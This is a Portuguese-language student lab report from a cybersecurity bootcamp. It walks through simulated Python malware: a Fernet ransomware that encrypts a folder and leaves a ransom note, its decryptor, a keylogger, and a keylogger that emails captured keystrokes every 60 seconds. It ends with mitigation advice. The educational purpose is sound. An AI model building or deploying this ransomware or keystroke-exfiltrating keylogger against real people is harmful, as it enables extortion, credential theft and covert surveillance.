

Relatório Prático — Simulação de Malware: Ransomware e Keylogger em Python

Projeto realizado para desafio DIO - Santander Cibersegurança 2025

Ambiente controlado com Python (simulação educacional)

1. Resumo

Este relatório documenta um laboratório controlado de simulação de malwares em Python, focando em ransomware e keylogger. Os scripts foram implementados para demonstrar o funcionamento de criptografia de arquivos, geração de mensagens de resgate, captura de teclas e envio automático por e-mail. Tudo foi realizado em um ambiente isolado, com arquivos de teste, para fins educacionais, destacando vulnerabilidades e estratégias de defesa.

2. Objetivos

- Implementar um ransomware simulado que criptografa e descriptografa arquivos, gerando uma mensagem de resgate.
- Desenvolver um keylogger que captura teclas, salva em arquivo e envia logs por e-mail de forma periódica.
- Registrar os passos de criação, execução e testes.
- Refletir sobre riscos associados e propor medidas de mitigação contra malwares reais.

3. Ambiente de Teste (Configuração)

Topologia:

- Ambiente local: Windows com VS Code como editor de código.
- Python 3.11+ (interpretador).
- Pastas de teste:
 - MALWARE/Test_files: Contendo arquivos como "dados.confidenciais" e "senhas.txt" para simulação de criptografia.
 - KEYLOGGER: Para logs do keylogger (arquivo "log.txt").

4. Ferramentas


- Python (interpretador principal).
- Bibliotecas: cryptography (para Fernet em criptografia), pynput (para captura de teclas), smtplib (para envio de e-mails).
- VS Code (editor de código e depurador).
- Gmail (para teste de envio de e-mails, com app password configurado).
- Arquivos de teste (exemplos usados):
 - senhas.txt, dados.confidenciais (arquivos simulados como "confidenciais").
 - chave.key (gerada pelo ransomware).
 - log.txt (para captura de teclas).

5. Procedimento e Comandos Utilizados

Abaixo estão os passos e códigos principais implementados.

Criação do Ransomware:

Gerar a chave de criptografia e criptografar arquivos em “Test_files”.



```
1 from cryptography.fernet import Fernet
2 import os
3
4 # 1. Gerar uma chave de criptografia e salvar
5 def gerar_chave():
6     chave = Fernet.generate_key()
7     with open("chave.key", "wb") as chave_file:
8         chave_file.write(chave)
9
10 # 2. Carregar a chave
11 def carregar_chave():
12     return open("chave.key", "rb").read()
13
14 # 3. Criptografar arquivo
15 def criptografar_arquivo(arquivo, chave):
16     fernet = Fernet(chave)
17     with open(arquivo, "rb") as f:
18         dados = f.read()
19     dados_criptografados = fernet.encrypt(dados)
20     with open(arquivo, "wb") as f:
21         f.write(dados_criptografados)
22
23 # 4. Encontrar arquivos
24 def encontrar_arquivos(diretorio):
25     lista = []
26     for raiz, _, arquivos in os.walk(diretorio):
27         for nome in arquivos:
28             caminho = os.path.join(raiz, nome)
29             if nome != "ransomware.py" and not nome.endswith(".key"):
30                 lista.append(caminho)
31     return lista
32
33 # 5. Mensagem de resgate
34 def criar_mensagem_resgate():
35     with open("LEIA_ISTO.txt", "w") as f:
```

Terminal output:

```
PS C:\Users\kian\OneDrive\Trabalho\Valuare> python ransomware.py
PS C:\Users\kian\OneDrive\Trabalho\Valuare> python .\ransomware.py
PS C:\Users\kian\OneDrive\Trabalho\Valuare> python .\ransomware.py
PS C:\Users\kian\OneDrive\Trabalho\Valuare> python .\ransomware.py
```

Criação do Descriptografador:


Carregar chave e reverter criptografia.

```
3
4 def carregar_chave():
5     return open("chave.key", "rb").read()
6
7 def descriptografar_arquivo(arquivo, chave):
8     f = Fernet(chave)
9     with open(arquivo, "rb") as file:
10         dados = file.read()
11         dados_descriptografados = f.decrypt(dados)
12         with open(arquivo, "wb") as file:
13             file.write(dados_descriptografados)
14
15 def encontrar_arquivos(diretorio):
16     lista = []
17     for raiz, _, arquivos in os.walk(diretorio):
18         for nome in arquivos:
19             caminho = os.path.join(raiz, nome)
20             if nome != "descriptografar.py" and not nome.endswith(".key"):
21                 lista.append(caminho)
22     return lista
23
24 def main():
25     chave = carregar_chave()
26     arquivos = encontrar_arquivos("test_files")
27     for arquivo in arquivos:
28         descriptografar_arquivo(arquivo, chave)
29     print("Arquivos restaurados com sucesso!")
30
31 if __name__ == "__main__":
32     main()
```

Criação do Keylogger Básico:


Capturar teclas e salvar em log.txt.

```
14 def on_press(key):
15     try:
16         # Se for uma tecla: normal: letra, número, símbolo
17         with open("log.txt", "a", encoding="utf-8") as f:
18             f.write(key.char)
19     except AttributeError:
20         # Se for uma tecla: normal: letra, número, símbolo
21         with open("log.txt", "a", encoding="utf-8") as f:
22             if key == keyboard.Key.space:
23                 f.write(" ")
24             elif key == keyboard.Key.enter:
25                 f.write("\n")
26             elif key == keyboard.Key.backspace:
27                 f.write(" [BACKSPACE] ")
28             elif key == keyboard.Key.esc:
29                 f.write(" [ESC] ")
30             elif key in IGNOREAR:
31                 pass
32             else:
33                 f.write(f" [{key}] ")
34
35 with keyboard.Listener(on_press=on_press) as listener:
36     listener.join()
```



Criação do Keylogger com Envio por E-mail:

Captura periódica e envio automático.



```
12
13 def enviar_email():
14     global log
15     if log:
16         msg = MIMEText(log)
17         msg['Subject'] = "Dados capturados pelo keylogger"
18         msg['From'] = EMAIL_ORIGEM
19         msg['To'] = EMAIL_DESTINO
20         try:
21             server = smtplib.SMTP("smtp.gmail.com", 587)
22             server.starttls()
23             server.login(EMAIL_ORIGEM, SENHA_EMAIL)
24             server.send_message(msg)
25             server.quit()
26         except Exception as e:
27             print("Erro ao enviar", e)
28
29     log = ""
30
31     # Agendar o envio a cada 60 segundos
32     Timer(60, enviar_email).start()
33
34 def on_press(key):
35     global log
36     try:
37         log += key.char
38     except AttributeError:
39         if key == keyboard.Key.space:
40             log += " "
41         elif key == keyboard.Key.enter:
42             log += "\n"
43         elif key == keyboard.Key.backspace:
44             log += "[<]"
45         else:
46             pass
```

Execução:

- python ransomware.py (criptografar).
- python descriptografar.py (descriptografar).
- python keylogger.py (captura local).
- python keylogger_email.py (captura com envio).

6. Resultados Observados

Resumo dos achados:

- Ransomware: Arquivos em "Test_files" foram criptografados com sucesso; chave gerada e mensagem "LEIA_ISSO.txt" criada. Descriptografia restaurou os arquivos originais.

- Keylogger: Teclas capturadas e salvas em "log.txt" (ex: "Teste123\ntestando123\nteste222225").

- Keylogger com e-mail: Logs enviados periodicamente para o Gmail configurado, simulando exfiltração de dados.

7. Recomendações de Mitigação

- Medidas práticas para reduzir o risco de malwares como ransomware e keyloggers:
- Utilizar antivírus atualizados com detecção comportamental (ex: Windows Defender, Malwarebytes).
- Habilitar firewalls e sandboxing para isolar execuções suspeitas.
- Realizar backups regulares em mídias offline ou nuvem segura.
- Promover conscientização: Evitar abrir anexos desconhecidos, usar senhas fortes e MFA.
- Monitorar processos e logs do sistema para atividades anormais.
- Atualizar software e SO para corrigir vulnerabilidades conhecidas.
- Empregar ferramentas como EDR (Endpoint Detection and Response) em ambientes corporativos.

8. Conclusão

Este laboratório prático demonstrou de forma clara o funcionamento de malwares simulados em Python, como ransomware que sequestra dados via criptografia e keyloggers que capturam entradas sensíveis, inclusive com exfiltração por e-mail. Em um ambiente controlado, foi possível observar a simplicidade de implementação e o potencial dano, reforçando a exploração de brechas humanas e técnicas.

Os resultados destacam a necessidade de defesas proativas, como antivírus, backups e educação em cibersegurança. A simulação educacional evidencia que a proteção contra ameaças reais depende de práticas consistentes, como atualizações regulares e monitoramento, para mitigar riscos em cenários do mundo real.